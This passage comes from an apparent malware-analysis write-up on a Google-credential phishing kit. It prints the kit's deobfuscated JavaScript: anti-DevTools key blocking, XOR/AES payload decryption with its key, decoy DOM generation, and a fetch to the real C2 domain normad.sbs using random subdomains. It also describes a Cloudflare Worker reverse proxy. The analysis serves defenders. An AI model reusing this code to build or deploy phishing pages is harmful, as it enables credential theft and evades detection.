User Interaction Prevention: To avoid any accidental interaction by real users, the fields are removed from keyboard navigation by setting tabIndex=-1, and browser auto‑fill is disabled using autocomplete='off'.
Detection Trigger: Each honeypot field has an event listener attached. If any input is detected in one of these hidden fields, the script immediately redirects the browser to about:blank. This silently terminates the session and prevents the phishing payload from continuing to load.
Visibility Warning System
The page monitors when the user switches tabs, minimizes the browser, or clicks away from the active window. When this happens, a visible warning is displayed to discourage the victim from leaving the page during the verification process.

function _0x20a584(){
    document.addEventListener('visibilitychange',function(){
        if(document.hidden){
            _0x55b414.warning.classList.add('active');
        }else{
            _0x55b414.warning.classList.remove('active');
        }
    });

    window.addEventListener('blur',function(){
        _0x55b414.warning.classList.add('active');
    });

    window.addEventListener('focus',function(){
        _0x55b414.warning.classList.remove('active');
    });
}
How It Works:
The function registers multiple event listeners that track page visibility and window focus state. These listeners work together to detect any loss of attention, regardless of how the user navigates away.
Visibility API Detection: The script listens for the visibilitychange event and checks the document.hidden property. When the browser tab becomes inactive, such as when the user switches to another tab, the warning element is activated.
Window Blur Detection: A blur event listener detects when the browser window loses focus entirely, such as when the user clicks another application or minimizes the browser. This triggers the same warning state.
Window Focus Restoration: When the user returns to the page, either by refocusing the window or switching back to the tab, the focus event removes the warning and restores the normal interface.
Warning Display Logic: The warning is shown by adding an active class to a dedicated warning element. This typically displays an overlay or message instructing the user to keep the page active. When focus is regained, the class is removed and the warning disappears.
This mechanism is designed to maintain user engagement during the phishing flow. By immediately reacting to tab changes or window focus loss, the page discourages victims from opening new tabs to inspect the URL, search for the displayed company name, or consult external sources. Warning messages such as “Please keep this window active” introduce urgency and subtly pressure the user to comply.
In addition to influencing user behavior, this system can be used to log how often victims attempt to navigate away, providing insight into hesitation or suspicion during the attack flow.
Encryption and Decryption Functions
The page is heavily obfuscated using multiple encryption layers to hide the final payload from scanners and static analysis.
A simple XOR layer is used first for fast obfuscation, followed by AES-256-CBC to protect the actual payload content.
Each layer must be decoded in the correct order. If any step fails, the payload never becomes readable or executable.
CryptoJS Library Loading
Before any encryption or decryption happens, the page loads the CryptoJS library from a CDN in the document <head>.
<script src="https://cdnjs.cloudflare[.]com/ajax/libs/crypto-js/4.1.1/crypto-js.min.js"></script>This library is used for:
AES-256-CBC encryption/decryption
SHA-256 hashing for key derivation
Base64 and Hex encoding/decoding
Makes the
CryptoJSobject globally available
CryptoJS is widely used and well known, so including it does not stand out. It saves the developer from writing their own AES and hashing code and works reliably across browsers.
Because it is hosted on a trusted CDN, its presence does not usually trigger alerts. If this library fails to load, the payload cannot be decrypted and execution stops.
XOR Decryption (First Layer):
The first decoding step removes a lightweight obfuscation layer using XOR.
function _0x3c2600(_0x2ae0a7,_0xc9d7cd){
    let _0x8d2675=_0x2ae0a7.replace(/-/g,'+').replace(/_/g,'/');
    while(_0x8d2675.length%4)_0x8d2675+='=';  // Add padding

    const _0x29541f=atob(_0x8d2675);  // Base64 decode
    let _0x458eaa='';

    // XOR each byte with key
    for(let _0x5a5d0c=0;_0x5a5d0c<_0x29541f.length;_0x5a5d0c++){
        _0x458eaa+=String.fromCharCode(
            _0x29541f.charCodeAt(_0x5a5d0c)^
            _0xc9d7cd.charCodeAt(_0x5a5d0c%_0xc9d7cd.length)
        );
    }
    return _0x458eaa;
}
The function converts URL-safe Base64 back to normal Base64, restores missing padding, and decodes it into raw bytes. Each byte is then XORed with a repeating key.
This does not provide strong security by itself. Its purpose is to break simple signatures and prevent the encrypted payload from being obvious in source code.
XOR Encryption (Reverse Operation):
This function performs the reverse process when encrypting data.
function _0x466f00(_0xe53cf,_0x5aeba3){
    let _0x4611c3='';

    // XOR encrypt each character
    for(let _0x2a8d71=0;_0x2a8d71<_0xe53cf.length;_0x2a8d71++){
        _0x4611c3+=String.fromCharCode(
            _0xe53cf.charCodeAt(_0x2a8d71)^
            _0x5aeba3.charCodeAt(_0x2a8d71%_0x5aeba3.length)
        );
    }

    // Base64 encode result
    let _0xaabb02=btoa(_0x4611c3);

    // Convert to URL-safe Base64
    return _0xaabb02.replace(/\+/g,'-').replace(/\//g,'_').replace(/=/g,'');
}
The output is URL-safe Base64 so it can be embedded in JavaScript or passed around without breaking parsing.
CryptoJS Decryption:
The final payload is decrypted using AES-256-CBC through CryptoJS.
window['_d']=function(_0x588bae){
    try{
        var _0x2616d7=_0x588bae.replace(/-/g,'+').replace(/_/g,'/');
        var _0x273ac8=CryptoJS.enc.Base64.parse(_0x2616d7);
        var _0x3c1c5e=CryptoJS.enc.Hex.parse(_0x273ac8.words.slice(0,4));
        var _0x3dec48=CryptoJS.enc.Hex.parse(_0x273ac8.words.slice(4));

        return CryptoJS.AES.decrypt(
            {ciphertext:_0x3dec48},
            CryptoJS.SHA256(_k),
            {
                'iv':_0x3c1c5e,
                'mode':CryptoJS.mode.CBC,
                'padding':CryptoJS.pad.Pkcs7
            }
        ).toString(CryptoJS.enc.Utf8);
    }catch(_0x4964a8){
        return null;
    }
};
The encrypted input is converted from URL-safe Base64 into binary data. The first part is used as the initialization vector, and the rest is treated as the AES ciphertext.
The AES key is derived by hashing a static key string with SHA-256. If decryption fails for any reason, the function returns null and the payload never executes.
Encryption Key:
The AES key is stored as multiple string fragments that are concatenated at runtime.
var _k='K9mP2xQ7vR'+'4nL8jF3wE6'+'yT1hG5bN0c'+'Z9aD4fH8kM'+'cV6wE2sL9p';Splitting the key makes it less obvious during quick source inspection and avoids having a single visible key string.
Anti-DevTools
The page actively prevents victims from inspecting the code or debugging the JavaScript by blocking common developer tool access methods.
These controls are designed to stop casual inspection and discourage non-technical users from exploring the page source or script behavior.
function _0x18b624(){
    // Disable right-click
    document.addEventListener('contextmenu',_0x246cfb=>{
        _0x246cfb.preventDefault();
    });

    // Disable keyboard shortcuts
    document.addEventListener('keydown',_0x48ad13=>{
        const _0x537f31=_0x48ad13.key.toLowerCase();
        const _0x3689e8=_0x48ad13.ctrlKey;
        const _0x3ac552=_0x48ad13.shiftKey;
        const _0x1b58ea=_0x48ad13.metaKey;

        const _0x39e530=['t','w','n','f','u','s']; // Ctrl+Shift+T/W/N/F/U/S
        const _0x11b8ee=['i','j','c']; // Ctrl+Shift+I/J/C

        // Block F12
        if(_0x537f31==='f12'){
            _0x48ad13.preventDefault();
            return;
        }

        // Block Ctrl+Shift+[T/W/N/F/U/S]
        if(_0x3689e8&&_0x1b58ea&&_0x39e530.includes(_0x537f31)){
            _0x48ad13.preventDefault();
            return;
        }

        // Block Ctrl+Shift+[I/J/C] (DevTools)
        if(_0x3689e8&&_0x1b58ea&&_0x3ac552&&_0x11b8ee.includes(_0x537f31)){
            _0x48ad13.preventDefault();
            return;
        }

        // Block Ctrl+U (View Source)
        if(_0x48ad13.keyCode===85){
            _0x48ad13.preventDefault();
            return;
        }
    });

    // Disable mouse button 2 (middle click)
    document.addEventListener('mousedown',_0x165e23=>{
        if(_0x165e23.button===1){
            _0x165e23.preventDefault();
        }
    });
}
The script attaches event listeners to the document that intercept both mouse and keyboard input. Blocked actions include:
F12: Prevents opening the Developer Tools window.
Ctrl + Shift + I: Blocks the shortcut for DevTools (Inspect tab).
Ctrl + Shift + J: Blocks the shortcut for DevTools (Console tab).
Ctrl + Shift + C: Disables the element picker/inspector tool.
Ctrl + U: Prevents viewing the raw HTML page source.
Right Click: Disables the context menu (where “Inspect” and “Save Image” usually live).
Middle Click: Prevents opening links in a new background tab.
How It Works:
All keydown events are monitored and evaluated for specific combinations associated with Developer Tools access, including modifier keys such as Ctrl, Shift, and Meta combined with known shortcut keys.
When a blocked shortcut is detected, the script calls preventDefault() to stop the browser from performing its normal action.
Middle mouse button clicks are also intercepted to prevent users from opening links in new tabs where inspection might be easier.
Limitations:
These protections can be bypassed by opening Developer Tools before the page loads, disabling JavaScript entirely, or using browser settings that force console access.
External analysis tools such as Burp Suite or Wireshark are unaffected because they operate outside the browser.
However, these bypasses require technical knowledge that typical phishing victims do not possess. For non-technical users, the page appears locked down and resistant to inspection, reducing the chance that suspicious scripts, hidden redirects, or malicious behavior are noticed before credentials are entered.
Decoy HTML Generation
The page injects invisible decoy HTML elements to inflate the DOM and hide the real phishing logic among large amounts of believable but non functional markup. These elements are never meant to be seen or interacted with by the user.
This behavior runs on every page load and produces a different DOM structure each time, which prevents static analysis tools from reliably identifying malicious components.
var componentGenerators=[
    function(){
        var inputTypes=['text','email','tel','search','url','hidden'];
        return '<input type="'+_r(inputTypes)+'" name="'+_id(8)+'" value="" tabindex="-1" autocomplete="off" aria-hidden="true" style="'+_r(invisibleStyles)+'">';
    },
    function(){
        return '<a href="#'+_id(8)+'" class="'+_id(10)+'" style="'+_r(invisibleStyles)+'" tabindex="-1">'+_r(['Skip to content','Skip navigation'])+'</a>';
    },
    function(){
        return '<div role="'+_r(['status','alert','log'])+'" aria-live="'+_r(['polite','assertive','off'])+'" aria-atomic="true" class="'+_id(10)+'" style="'+_r(invisibleStyles)+'"></div>';
    },
    function(){
        return '<svg xmlns="http://www.w3.org/2000/svg" style="'+_r(invisibleStyles)+'"><defs><symbol id="'+_id(8)+'"><path d="M0 0"/></symbol></defs></svg>';
    },
    function(){
        return '<script type="application/json" id="'+_r(['__INITIAL_STATE__','__PRELOADED_STATE__','__APP_DATA__'])+'" data-'+_id(4)+'="'+_rHex(8)+'">{"v":'+_$$$(100)+'}<\/script>';
    }
];

var html='';
var componentCount=8+_$$$(13);
for(var i=0;i<componentCount;i++){
    html+=_r(componentGenerators)();
}
container.innerHTML=html;
document.body.appendChild(container);
How It Works:
On each page load, the script randomly selects from five different generator functions. Each generator produces a different type of HTML element such as:
Hidden Inputs: Mimic form fields with random names/types
Skip Links: Standard accessibility feature, completely invisible
ARIA Regions: Accessibility live regions for screen readers
SVG Symbols: Empty vector graphics that don’t render
State Scripts: Fake application state JSON (looks like React/Redux)
Each generated element is styled using one of several invisible styling techniques, including off screen positioning, CSS clipping, hidden visibility, zero opacity, or minimal size. This guarantees the elements never appear visually and cannot be interacted with by the user.
The script also varies the total number of components generated per session. Between 8 and 20 elements are injected on each load, making the DOM layout unpredictable and inconsistent across visits.
Believable Attributes and Patterns: All decoy elements include realistic attributes such as random IDs, proper ARIA roles, accessibility flags, and standard HTML semantics. These attributes closely match patterns seen in legitimate, professionally developed websites.
The components themselves are based on common web development patterns, including accessibility skip links, ARIA live regions, SVG symbol definitions, and application state script blocks. These patterns are widely used in modern frameworks and do not appear suspicious in isolation.
Component Behavior: Hidden inputs mimic real form fields by using common input types and believable field names, but they are never read or submitted. Skip links resemble standard accessibility features like “Skip to content” but remain invisible and unused. ARIA regions exist only as inert placeholders. SVG symbols define empty vector graphics that never render. State script blocks resemble React or Redux style application state but contain meaningless data.
Purpose and Effect: By flooding the DOM with legitimate looking but functionless components, automated scanners waste time parsing irrelevant content. Because the element types, attributes, and counts change on every load, static DOM signatures become ineffective.
This decoy layer buries the real malicious functionality among large amounts of professional looking markup, making the page harder to analyze while still appearing clean and legitimate to the victim.
Payload Retrieval
The phishing page retrieves its final payload from an attacker controlled command and control server. This server is not contacted using a fixed URL.
Instead, the page builds the request dynamically at runtime to avoid static blocking and make network indicators unreliable. The infrastructure supports multiple connection formats and can switch between them if one path is blocked or fails.
C2 Configuration Variables
Two core values define how the page communicates with the backend server.
The first is an XOR key, _SuperBigNyasher47_, which is used to decrypt the first layer of data returned by the server.
const _0x3252c6='_SuperBigNyasher47_'; // XOR key
const _0x471514='normad.sbs'; // Malicious domain
This ensures that even if the response is intercepted, it does not appear readable without executing the page’s JavaScript.
The second is the attacker controlled domain normad.sbs, which hosts the encrypted payloads and API endpoints used during the attack.
Endpoint Format
The primary request format uses HTTPS and includes a randomized subdomain.
An example request looks like:
https://[random].normad.sbs/api/get?p=[path]&_=[timestamp]The p parameter identifies which payload or resource should be returned. The _ parameter contains a timestamp and is used to prevent caching and make each request appear unique.
If HTTPS or subdomains fail, the page can fall back to a direct IP style request using HTTP on a non standard port:
http://normad.sbs:8080/api/get?p=[path]This fallback increases resilience if TLS inspection, DNS filtering, or subdomain blocking is in place.
Dynamic Subdomain Generation
To evade domain based blocking, the page generates a new numeric subdomain for each request.
function _0xeea2e(_0x54074b = 8) {
    const _0x4adc19 = '0123456789';  // Character set for subdomain
    let _0x570438 = '';

    for (let _0x35cb42 = 0; _0x35cb42 < _0x54074b; _0x35cb42++) {
        _0x570438 += _0x4adc19[Math.floor(Math.random() * _0x4adc19.length)];
    }

    return _0x570438;  // Returns something like "73829164"
}
The function responsible for this creates a random string of digits, typically eight characters long. Each digit is chosen randomly, producing values such as 73829164.
This value is then prepended to the main domain, resulting in a different hostname on every request. Because these subdomains do not exist in advance and change continuously, security tools that rely on static domain indicators or DNS reputation struggle to block the traffic reliably.
Effect on Detection: This structure prevents defenders from relying on a single hostname, fixed URL path, or consistent request pattern. Network traffic appears distributed across many unique subdomains while still resolving to the same backend infrastructure.
Combined with encryption of the response data, this URL strategy allows the phishing page to retrieve its payload quietly and adapt to partial network disruption without breaking the attack chain.
Payload Injection
After the CAPTCHA is successfully completed, the page retrieves the encrypted phishing payload from the command and control server, decrypts it in multiple stages, and injects the final HTML into the browser using a Blob URL.
This entire process occurs client side and avoids exposing the final payload to network monitoring tools.
Step 1: Fetch Encrypted Payload from C2
The function _0x5379ab() is responsible for retrieving the payload from the C2 server. It constructs the request URL dynamically by generating a random numeric subdomain using _0xeea2e(), then appending the configured domain and API path.
async function _0x5379ab(_0x19c818){
    const _0x554687=_0xeea2e(); // Random subdomain
    let _0x23dd3a=_0x21edb1+_0x554687+'.'+_0x471514+'/api/get?p=';

    if(_0x19c818){
        _0x23dd3a+='&path='+encodeURIComponent(_0x19c818);
    }

    const _0x51cf25=await fetch(_0x23dd3a);
    const _0x450e52=await _0x51cf25.json();

    return {
        'd':_0x450e52.d,
        'hash':_0x450e52.hash||''
    };
}
The request is sent to /api/get and includes the current page path when available. This allows the server to return different payloads depending on the entry point.
The response is returned as JSON and contains an encrypted data field d and an optional integrity hash. Only the encrypted blob is transferred over the network.
Example C2 Response:
The C2 server responds with a JSON object where the encrypted payload is stored in the d field and any additional fields are optional metadata.
{
  "d": "U2FsdGVkX1+vupppZksvRf5pq5g5XjFRlipRkw...",
  "hash": "a3f8b9c2d1e4f5a6b7c8d9e0f1a2b3c4"
}
Step 2: Main Execution Flow
This function runs automatically when the page loads.
It handles downloading the payload, decrypting it, waiting for the CAPTCHA to be solved, and then loading the final page.
(async () => {
    // Get current pathname (e.g., "/index.html" → "index.html")
    const _0x46c777 = window.location.pathname.substring(1);

    // Fetch encrypted payload from C2
    const _0x2da332 = await _0x5379ab(_0x46c777);

    // LAYER 1: XOR Decrypt the payload
    const _0x131fcb = _0x3c2600(_0x2da332.d, _0x3252c6);

    // Split decrypted data by pipe delimiter
    const _0x2e1228 = _0x131fcb.split('|');

    // Parse pipe-delimited configuration fields
    const _0x5135d1 = _0x2e1228[0];        // [0] AES-encrypted final URL
    const _0x2929de = _0x2e1228[1];        // [1] Feature flags (e.g., "11")
    const _0x50c7ba = _0x2e1228[2] || '';  // [2] Redirect URL
    const _0x3757a1 = _0x2e1228[3] || '';  // [3] Options string
    const _0x1fe2f8 = _0x2e1228[4] || '[]';// [4] Array data (JSON)
    const _0x530cc1 = _0x2e1228[5] || '';  // [5] Extra parameter
    const _0x377a73 = _0x2e1228[6] || '';  // [6] Custom HTML (Base64)

    // Decode custom HTML if provided
    let _0x3c99a6 = '';
    if (_0x377a73) {
        try {
            _0x3c99a6 = atob(_0x377a73);  // Base64 decode
        } catch (_0x322581) {}
    }

    // Check if CAPTCHA should be shown
    const _0x4975ab = new URLSearchParams(window.location.search).get('t');
    const _0x27cb04 = !_0x59b5de && (_0x4975ab === '1' || !_0x3c99a6);

    if (_0x27cb04) {
        AntiBotProtection.init();  // Display CAPTCHA overlay
    }

    // Wait for user to solve CAPTCHA
    await AntiBotProtection.waitForCompletion();

    // LAYER 2: AES Decrypt the final phishing page HTML
    // (This happens in another part of the code using window._d())

    // STEP 3: Inject via Blob URL
    const _0x1bb6a7 = new Blob([_0x2bff10], {type: 'text/html'});
    const _0x510c3a = URL.createObjectURL(_0x1bb6a7);

    // Replace current page with blob URL
    window.location.replace(_0x510c3a);
})();
At this point the payload has been fully decrypted inside the browser. The final HTML never appears in network traffic and is never saved as a file.
Step 4: Blob URL Injection
Once decryption completes, the final phishing HTML is injected using a Blob URL:
const _0x1bb6a7 = new Blob([_0x2bff10], {type: 'text/html'});
const _0x510c3a = URL.createObjectURL(_0x1bb6a7);
window.location.replace(_0x510c3a);
Why Attackers Use Blob URLs
Blob URLs let the final phishing page run without ever being downloaded as a normal HTML file. Network tools only see an encrypted JSON request, not the real page.
Because blob:// pages are internal to the browser, scanners and crawlers cannot fetch them. In many cases, browser security rules also allow Blob pages by default.
The result is that defenders see almost nothing suspicious on the network, even though a full phishing page is displayed to the user.
Part 4: The Live Proxy Attack
At this stage, the attack shifts from a static phishing page to a live proxy setup.
The attacker places a relay between the victim’s browser and Google’s real authentication servers. This allows credentials and session data to be captured in real time while the page continues to function like a legitimate Google login.

Step 1: Fileless Delivery via Blob URL
The login page is delivered using a Blob URL:
blob:https://accounts-g0033le-com-04fe.robertsoneric509.workers[.]dev/65c2b89a-612e-4f48-bfbd-bd40b49afde0How It Works:
A Blob, or Binary Large Object, is created directly in browser memory through JavaScript. Instead of requesting an HTML document from a server, a loader script generates the entire login page in RAM.
Because the page exists only in memory and is never hosted as a file, it is not visible to traditional URL scanners, web crawlers, or security tools that rely on inspecting hosted content. This fileless approach allows the phishing page to exist only for the duration of the session and leaves little forensic footprint.
Step 2: The Reverse Proxy (Core Attack)
The core of the attack is a reverse proxy implemented using a Cloudflare Worker.
When the victim’s browser requests the login page, the Worker retrieves the real page from accounts.google.com.
Before returning the response, the Worker modifies the page contents in real time, replacing references to Google domains with attacker controlled lookalike domains such as accounts-g0033le-com. The modified page is then delivered to the victim.
Because the HTML, JavaScript, and authentication logic originate from Google’s live infrastructure, the page behaves exactly as expected.
All credentials and authentication tokens, however, pass through the proxy first, allowing the attacker to observe and capture them without disrupting the user experience.

Step 3: The Data Tunnel
During the login process, the network traffic shows a high volume of 0.0 KB AVIF image requests. These requests are not used to load real images. Instead, they function as a lightweight communication channel between the browser and the proxy.
